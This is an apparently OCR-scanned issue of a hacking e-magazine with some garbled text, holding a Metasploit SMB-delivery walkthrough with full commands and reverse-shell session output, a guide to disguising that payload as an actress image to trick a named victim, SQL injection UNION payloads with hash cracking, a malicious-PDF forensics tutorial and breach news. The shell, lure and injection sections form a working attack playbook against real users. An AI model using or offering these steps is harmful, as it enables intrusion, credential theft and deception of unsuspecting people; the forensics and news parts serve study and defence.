To those newbies who have no idea what a dll is, it is a dynamic link library. A dynamic link library contains code and data which can be used by multiple programs at the same time. The--se libraries usually have file extensions DLL, OCX (for libraries containing ActiveX controls), or DRV (for legacy system drivers).

In the Issue 0, we have seen another exploit named regsvr32 which used a dll.

SMB stands for Server Message Block. Its mainly used for providing shared access to file--s, printers and and other communications bet--ween nodes on a network. It also provides an authenticated inter-process communication me--chanism. It is a predecessor of Common Inter--net File system (CIFS). It works on port 445.

Ok now let us see how this exploit works. St--art Metasploit and load the exploit as shown b--elow.

Type command "**show options**" to see the opt-

```
msf > use exploit/windows/smb/smb_delivery
msf exploit(smb_delivery) > show options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    test.dll         no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   DLL
```

-ions we need to set. The only option we need to set is SRVHOST which is our attacker IP ad--dress. As you can see, this exploit works on port 445.

Next we need to set a payload. Since this is a

```
msf exploit(smb_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(smb_delivery) > set srvhost 192.168.199.130
srvhost => 192.168.199.130
msf exploit(smb_delivery) > set lhost 192.168.199.130
lhost => 192.168.199.130
```

local exploit, we will set the meterpreter revers--e_tcp payload. Set the lhost and srvhost optio--ns as shown above. Both are IP address of the attacker machine. In our case, it is Kali Linux. Once all the options are set, type "**run**" comm---and to execute our exploit. This will work as shown below.

```
msf exploit(smb_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(smb_delivery) > set srvhost 192.168.199.130
srvhost => 192.168.199.130
msf exploit(smb_delivery) > set lhost 192.168.199.130
lhost => 192.168.199.130
msf exploit(smb_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.199.130:4444
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(smb_delivery) > rundll32.exe \\192.168.199.130\yWkGfJ\test.dll,0
```

It will create a dll command as shown in the ab--ove image.We need to run this command in o---ur target's PC. To make the victim run our com--mand, I have saved the command as a batch script and sent it to the target. We will see som--e more of the ways we can "send this packag---e" to our victim in the next chapter.

Remember that this batch script itself is not malicious and obviously no anti-malware will d---etect it. Now you know, why I called this a uni--que exploit.

Send our package to the target.

```
msf exploit(smb_delivery) > rundll32.exe \\192.168.199.130\yWkGfJ\test.dll,0
[*] Sending stage (957999 bytes) to 192.168.199.1
[*] Meterpreter session 1 opened (192.168.199.130:4444 -> 192.168.199.1:60850) a
t 2016-09-17 03:49:28 -0400

msf exploit(smb_delivery) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/win32  CKC\Kanishka @ CKC  192.168.199.130:4444 -> 192.168
.199.1:60850 (192.168.199.1)

msf exploit(smb_delivery) >
```

When he opens our file, we will get a meterpre--ter shell on the target system. Note that I have kept the terminal in which we created the expl---oit open.

If you have closed it, you need to load the handler module with same specifications we gave above. Until next month, Happy hacking.

If you don't see this exploit in your Metasploit, update your Metasploit first by typing command "msfupdate"

In our next issue of "Metasploit this month" we will see Metasploit going after some of the malware.

Sending the Package

So many a times, while we are running a local exploit we need to send the "package" to our target. This package can be anything like virus, malware etc. It's main intention is to make the target (or victim) click on it or execute it. From here on we will refer this as "package".

There are many ways crackers can send the malicious package to you to hack your system. Mostly this requires Social engineering. Social engineering is an art of making people to do ac--ts. psychological manipulation of people into performing actions or divulging confidential inf--ormation. In this issue, we will see Social engi--neering.


Take for example, the regsvr32 exploit we saw in the Sept 2016 issue of this magazine a--nd the SMB delivery exploit we saw in this iss--ue. The biggest challenge in using this exploit is not running it but make the user run the com--mand we generated.

I have already told you that I have created a batch file and sent it to the target so that the us--er clicked on it. Let us see how this happens.

Sending the package directly to our target and asking him to click on it is not feasible (alt--hough I have used it effectively sometimes). S--o we will hide the exploit in an image.

First of all, create a new directory named te--st (In fact, you can name it anything) and dow--nload some images and name them similarly.


Remember "Social Engineering", the whole




plan here is to compel the user to click on the images. So naturally, they should be images w--hich a user will most likely click on. I downloa--aded images of a regional actress (my victim was a huge fan of this actress). The plan is to lure the victim into falling in the trap. By the way I'm doing this on a Windows 7 machine.

Go to **"Folder Options"**, go to "**View tab**", deselect ' **Hide extensions for known file types'** and select option '**Show hidden files, folders and drives**'. This will allow us to see t--he extensions of the files we are working with.

Open Notepad, copy the command generated in SMB delivery exploit in this mont--h's issue and save it with ex--tenson "**.bat**". This is a batch file.




If you have no idea what a b--atch file is, it is a kind of sc--ript in DOS and Windows. The batch file we created is shown here.If you are having problems in turning this into a



batch fi--le,rena--me the file with double quotes like this :"ol.bat". Once we have created a batch file, we need to convert it into an executable file.


Download BAT to EXE converter and convert the batch file we just created to an exe as shown below.

Now place the converted exe file in the same folder we placed our images in the begin--




--ning.


Rename the file accordingly as we named the



images. The image is shown below. Rename t---he file "samy.exe" (in this particular case) to "samy_3.jpg". Windows will prompt a warning.




Ignore it. Right click on the file "samy_3.jpg", d--rag it a little and leave. Select 'Create Shortcu-



-ts here'. We will create a shortcut of the file samy_3.jpg.

Rename the shortcut to "samy_0.jpg". Wh

atev er the nam e you give make sure that the shortcut is clicke--d first and not the exe file.




The image for referen---nce is given above.

Right click on "samy_0.jpg" and sel---ect Properties. In the "Start in" column dele---te the entire text. In the "Target:" column type **"C:Windowssystem 32cmd.exec samy_3.jpg."**


This will run the file samy_3.jpg when clicked on the samy_0.jpg. Click on "Change Icon" tab. Replace the text inside with

"%System Root%system32SHELL32.dll" and click on "OK". Compress all files into zip archive with the n---ame "samy unseen.zip".(Once again the name is for this particular case only) Remember that name sho--uld be attractive enough to lure the victim into



clicking the images.

OK, our package is ready. Now the bigger chal--lenge is to send the package to the victim's co--mputer. I tried to mail the package using a po---pular mail service to the victim but it didn't



work out as show n belo w. But this is not the only mail service available. There are many mail services which don't care much about security.

Remember mailing is not the only way to send the package. It can be a USB drive, drive by download or many other things.

We will learn about more methods in our succeeding issues. Until then good bye.

SQL Injection for beginners

If you have bought this ezine, I already assume you know what SQL injection is but if you are a newbie, no problem. This ezine has been desi--gned for people like you. Now let us see what is SQL injection. It is a popular vulnerability in websites which allows hackers to access the database of the website. Coming to that, what is a database?. A database is an organized col--lection of data. In simple terms database is so--mething which stores data.


A database management system (DBMS) is a computer software application that interacts with the user, other applications, and the database itself to capture and analyze dat--a. A general-purpose DBMS is designed to all--ow the definition, creation, querying, update, and administration of databases.

There are many types of database u--sed for the websites. Some of them are,

- MySQL
- PostgreSQL
- MongoDB
- Microsoft SQL server
- Oracle
- Sybase

I think now you know why this attack is called SQL injection. The attcakers try to access the data in the SQL database. The attack can be p--erformed on all of these databases, only the s--yntax is different. Even though hackers access the database by exploiting this vulnerability, th--is vulnerability doesn't exist in the DBMS soft--ware but exists in the code used to build the website. We will fo deeper into that later, but in this issue, we will focus on database.

MYSQL is one of the most popular datab--ase used. To understand SQL injection better, let us know how a database is organized first. I have Wamp server installed on my system to show you the organization of the databases. In Figure 1, you can see various databases inst---alled on my Wamp server. i.e cotonti, drupal, joomla, gnew, dvwa etc.These are all names of the different databases and hold data concerni--ng that server names.



A database consists of tables. Let us click on dvwa database for example. We can see it has two tables (users and guestbook) as shown below.

A table consists of columns and columns cont--ain data. For example, let us click on table “users”. We can see it has four columns : user-_id, first_name, last_name, user and password. These columns have their relevant data.

user_id	first_name	last_name	user	password
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b


Normally this data should be available to the database user or root user, but with SQL inject--ion, any hacker can get access to the data. N--ow let us see how SQL injection works. To ma--ke this work, we will be using the iso "from_sqli_to_--shell_i386.iso" made by pentestlabs. It can be downloaded from the link https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/.

Vulnhub.com is a website which contains isos for CTF. CTF stands for Capture the Flag. We will see more about them in succeeding issues.

We will be doing manual SQL injection and will not be using any tools here. We can install this iso in Virtualbox or Vmware. I have used Vmw--are for this tutorial. I navigate to the website (it can be from anywhere on the world). I see this.

As I navigate through the pages of the website, I find a certain page as highlighted below. It's using a parameter named "id" which may be vulnerable to SQL injection.

Let us check if this paramater is really vulnerable to SQL injection. We can test this by using a (') single quote character to the url as shown below.



If we get an error as shown in the above image, the site is vulnerable to SQL injection. Note that this error may not always be shown due to set--tings.


Now we know that this site is vulnerable to SQL injection. So let's find out how many columns does this database have. We will do this using the "ORDER BY" clause. In SQL, "ORDER BY" clause is used to sort the data. The query we e--nter is **id=1 order by 1.** We will increase the v--alue one by one until we receive an error as s--hown above.

If we receive an error at the value of n, there are (n-1) columns. Here we have only four colu--mns.

Since we know there are four columns, our next task is to find out the vulnerable column. We will do this by using "**UNION**" function. The UNION function is used to combine two SQL queries. So in this case, we use the query

id=1 union select 1,2,3,4

Remember, we have to specify the number of columns. Since we found out that there are four columns, we are specifying four columns here. Hit on Enter after giving our query. The vulnera--ble column is displayed as shown below. In our



case column 2 is vulnerable. Now whatever we intend to find out, we have to insert the query i--nto the place of vulnerable column in the url. In our case, this is column 2.

In 2016, a hacker stole a data from a pornographic website using SQL injection and sold it for around 400$. The data probably included address, names, IP addresses and plaintext passwords.

First let us find out the version of the database version. We will insert the following query in the url for that.

id=1 union select 1,version(),3,4

It will list the version as shown below. In our ca--se its is 5.1.63+squeeze1. Finding out the ver--

sion of the database allows us to search for ex--ploits relating to the corresponding version to further exploit the system.

Next let us find out all the databases present on the target. The query is

id=1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata

We can see there are two databases in our tar--get information_schema and photoblog. Now let us see the database used by the present w--eb application as shown below.

Next find out the database user as shown belo--w. The user is pentesterlab@localhost. Next

find out all the tables in the present database i.e photoblog. The query is given below.

id=1 union select 1,group_concat(schema_name),3,4 from information_schema.tables where table_schema=database()

We have three tables in the database

photoblog. These are categories, pictures and users. I am interested in the table "users" since it might consist some juicy info aka credentials. Let us find out all the names of the columns pr--esent in the database "photoblog". The query is

id=1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema=database()

This query will give us names fo all the columns present in all the tables of the database 'photoblog". As we have seen above, we have three tables in the database "photoblog". They are categories, pictures and users. Let us see the names of each column as shown below.

In the above image,we can see all the columns from the three tables. The last table we got list--ed is "users" and we have the column names "login" and "password" in the above image whi--ch may belong to the table users obviously.

Now let's see the data present in the columns "login" and "password". The query is given in the image below. As you can see, ther--


-e's only one entry in the columns : login as ad--min and a hash as password. To get the pass--word we need to crack the password hash. We have many tools to crack the hashes (which we will see in succeeding issues), but for this tut w--e will crack the password online. We have ma--ny websites which offer free hash cracking ser--vices. Just Google them. Copy the hash and check it on any one website as shown below.

Ok, we successfully cracked the hash. The pas--sword we want is "P4ssw0rd".

Since we have both username and password, we need to find out the login page for the administrator.

There are many online resources and offline to--ols to find the login page of any website. We can also use any crawling software to fine the login page. But before trying them I suggest you to use guesswork. The admin page may mostly be named admin, login, admin.php, admin.asp, administrator, login.php, login.asp, wp-login etc. Use the guesswork in the url and try to see if y--ou can find the login page. If guesswork fails, use some crawling software like dirbuster or ni--kto.

I have used simple guesswork to find the adm-



-in page as shown below. We already know the username and password. Enter it. As you can

see, we got access to the website.

As you have seen, we got admin rights on the website using SQL injection.

From here a hacker can do any of the following things.

1. upload a shell to have a backdoor access.
2. modify or delete the database.
3. upload malware on the website.
4. use the website as a part of a botnet.

We will discuss more about SQL injection like login bypass,bypassing filters etc in our succe--eding issues. Until then Keep practicing.

FORENSICS

PDF FORENSICS WITH KALI LINUX

When Issue 0 of this Hackercool emagazine came out, some of the security conscious read--ers have raised concerns whether the PDF file may hide something malicious to hack my read--ers. So I thought it would be good to include a--n article on pdf forensics. By the end of this ar--ticle, you will be able to tell whether the pdf y--ou received is genuine or malicious.

For this howto, I have created a malicious PDF with Metasploit using the Adoeb PDF em--bedded exe exploit. As its name implies, this e--xploit hides an executable in the PDF. When t--he user clicks on the PDF he inadvertently run--s the malicious executable file thus getting his system hacked.

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name             Current Setting
                                    Required  Description
   ----             ---------------  --------  -----------
   EXENAME
                                    no        The Name of payload exe.
   FILENAME         evil.pdf
                                    no        The output filename.
   INFILENAME       /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/t
emplate.pdf                         yes       The Input PDF filename.
   LAUNCH_MESSAGE   To view the encrypted content please tick the "Do not show th
is message again" box and press Open.  no      The message to display in the F
ile: area
```

This PDF file can be sent to our target using a--ny social engineering technique. When the ta--rget user clicks on it, we will get reverse_tcp connection. Another file we will be analyzing is the PDF copy of my Hackercool Sept 2016 m--agazine. Both of the files are shown below.

The first tool we will be using is pdfid. Pdfid will scan a file to look f--or certain PDF keywords, allowing us to identi--fy PDF documents that contain (for example) JavaScript or execute an action when opened. It will also handle name obfuscation. It is insta--lled inbuilt in Kali linux.

We will first use this tool to triage PDF doc--uments, and then analyze the suspicious files with another tool pdf-parser.

Let us first analyze the pdf we created wi--th Metasploit as shown below.

```
root@kali:~# pdfid /root/Desktop/evil.pdf
PDFiD 0.2.1 /root/Desktop/evil.pdf
 PDF Header: %PDF-1.0
 obj                    12
 endobj                 12
 stream                  2
 endstream               2
 xref                    2
 trailer                 2
 startxref               2
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     1
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 1
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

As it can be seen in the image,evil.pdf the file we cr--eated with Metasploit has objects Javascript, Openaction, and launch objects which are indeed malicious.

Now let us analyze my monthly magazine. As we can see in the image given, it doesn't have any of this objects. We can say the file is totally clean. That should calm my magazine readers.

```
root@kali:~# pdfid /root/Desktop/hackercool0.pdf
PDFiD 0.2.1 /root/Desktop/hackercool0.pdf
 PDF Header: %PDF-1.4
 obj                   337
 endobj                337
 stream                 65
 endstream              65
 xref                    1
 trailer                 1
 startxref               1
 /Page                  30
 /Encrypt                0
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

Now coming to the malicious PDF, we can disable the malicious elements of the file using pdfid as shown below. Now the file is clean.

```
root@kali:~# pdfid -d /root/Desktop/evil.pdf
/JavaScript -> /jAVAsCRIPT
/JS -> /js
/Launch -> /lAUNCH
/OpenAction -> /oPENaCTION
/AA -> /aa
PDFiD 0.2.1 /root/Desktop/evil.pdf
 PDF Header: %PDF-1.0
 obj                    12
 endobj                 12
 stream                  2
 endstream               2
 xref                    2
 trailer                 2
 startxref               2
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     1
 /OpenAction             1
```

This is enough if we just want to know whether the file we got is clean or malicious. But if you want to do further analysis on the malicious PDF, we can use another tool called pdf-parser. It will parse a PDF document to identify the fundamental elements used in the analyzed file.

Type command

"pdf-parser /root/Desktop/evil.pdf"

That will parse the entire PDF and its objects (We saw earlier that our malicious pdf contains 12 objects). On observation, objects 10 and 9 evoke some interest. We can also parse each object of the pdf file.

Let us parse the object 10.We can see it has a object with a launch action which launch--es the process cmd.exe.

```
root@kali:~# pdf-parser  -o 10 /root/Desktop/evil.pdf
obj 10 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
     <<
       /F (cmd.exe)
       /D '(c:\\\\windows\\\\system32)'
       /P (
       /Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
 "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if e
xist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\temp
late.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis
 Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\nTo view the encrypted con
tent please tick the "Do not show this message again" box and press Open.)'
     >>
  >>
```

Similarly in object 9 we can see a JavaScript action.

```
root@kali:~# pdf-parser  -o 9 /root/Desktop/evil.pdf
obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>
```

Using pdf-parser with the ‘c’ option will display the content for objects without streams or with streams without filters.

```
root@kali:~# pdf-parser  -c /root/Desktop/evil.pdf
PDF Comment '%PDF-1.0\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Pages 2 0 R
    /Type /Catalog
  >>
```

On observation we can see a stream that looks like shellcode present in object 8.

```
<</UF(template.pdf)/F(template.pdf)/EF<</F 8 0 R>>/Desc(template)/Type/Filespec>
>

obj 8 0
 Type:
 Referencing:
 Contains stream


  'x\xda\xec\xbciTS\xd7\xf70|H\x02^%\x90\xa8\x89\xd2\x82\x95:T-\x0eX\xb4\xa2\x11\
xbd\x01\x83\xa0Fo\x82\t\x0e\r87Em\xad$\x8a\x96IC*\x97cZ\x9cZ\xc7J\x8aV\xed\xcfZ\
xab\xb6\xe2P\r\x83\x0c\x0e\x15\x90"*\x08Z\xad\xa1\xa0E\xa1\x1a\x14\xbd\xef>7\xb4
\xbf\xff\xfa?\xebY\xefz\xbf\xbc\x9fz\xd7"\xb9\xf7\xdc\xbd\xf7\xd9g\xef}\xf6p\xce
!\xea9\xd9H\x88\x10\x12\xc1\x1f\xc7!\x94\x87\xdc\x17\x8d\xfe\xdf/\''\xfc\xf9\xf6=
\xed\x8bNt\xbd\xf2f\x9e\xc7\xb4+o\xce4~\x90\x18\xb8b\xe5G\xef\xaf\x9c\xbf<p\xe1\
xfc\x0f?\xfc\xc8\x14\xb8`q\xe0J\xf3\x87\x81\x1f|\x188iFL\xe0\xf2\x8f\x16-\x1e\xe
e\xe3\xd3m@\'\x8d-\xa1-\xd5\xd7g\x7fe\xfd\xfb\xef\xb0j\xb3\xf5\x1a|\xcfTe[o\xc3w
^\xe4Vk-\xff\xbd\xd3Z\xc5\xc3\xec\xb5\xbeA\xdek\n\xad\xf5\xf0mY{\xc4\xca\xc1\xb7
4~\xbb\xb5\x1a\xbe\xb5\x1f,4\x12:\xff\x9bWF\x85\xd04\x0f\x11J\xd5\x1f\x9e\xf2w[\
```

So as you have seen, we not only identified a malicious PDF file but also disable its harmful contents.

HACKSTORY

2016 has already seen some of the high profile data breaches. 167 million emails and hashed passwords from LinkedIn, 360 million from MySpace, 65 million from Tumblr, 100 million from the Russian social media site VK.com and most recently Yahoo.

All the data breaches have something in common. They are put to sale in the undergou--nd of the internet by the same hacker. He is c--odenamed “peace_of_mind” or simply "peace".

He or she is selling the data dumps on website therealdeal. All of the data he is selling is the result of the breaches occurred in 2012 or 2013 but are being sold now.

The data breaches have already resulted in some account takeovers most notably that of celebrities like Mark Zuckerberg, Katy Perry and Twitter co-founder Biz Stone.The data breaches may result in further identity thefts and increase in spamming.

In a recent interview to “WIRED” this hacker revealed some info about himself or herself. He said he is from Russia. In that interview, he claims he has some 100 million more data dumps which he will sell off in coming weeks.

Q:How were you or your crew able to compromise all these sites?

Ans : Well, that’s up to the companies and law enforcement to find out.

He laughed off to the interviewer's question whether he is not afraid of being caught and when the interviewer asked him as to how he or his crew were able to compromise all these sites, his answer was " Well that's up to the companies and law enforcement to find out".

But he gave one of the reason which allowed him to compile some of the data dumps very easily. Password reuse by the user. Many users are so careless or lazy that they use the same password for multiple sites.

Hack of the month

Year 2016 has seen a lot of high profile data breaches but Yahoo data breach is considered one of the biggest data breach in history.

What?

Over 500 million Yahoo user accounts were stolen in this data breach. The data consisted of names of the users, email addresses, phone numbers, dates of birthday, unencrypted or plain security questions and answers and hashed passwords. Passwords are encrypted with Bcrypt. Luckily, Yahoo said that the data didn't include payment card data and bank account information.

When?

The breach reportedly occurred in 2014 but a hacker by the name "Peace of mind" who was allegedly selling the data in Dark Web specified in an interview that the data was acquired in 2012.

Who?

There are conflicting reports. Yahoo says it's done by a state sponsored hacking group although it didn't provile any proof on this. The suspicion is allegedly on three countries: China, Russia and North Korea.

There are some other reports that the hack is the work of the same cyber criminals who hacked Linkedin, Tumblr, Myspace and VK.com.

One cyber security firm Infoarmor has said in its report that the hack was performed by an eastern European criminal gang which then sold the data to atleast three groups one of which is a state sponsored hacking group.

Impact

The impact of this is more severe than other hacks as users either have one or any other form of a Yahoo account. But account takeover is a little bit difficult as passwords are encrypted with Bcrypt (which is salted) and decrypting is complex.

Still they have your security questions so passwords can be reset. Spam may increase exponentially as they have a lot of email addresses.

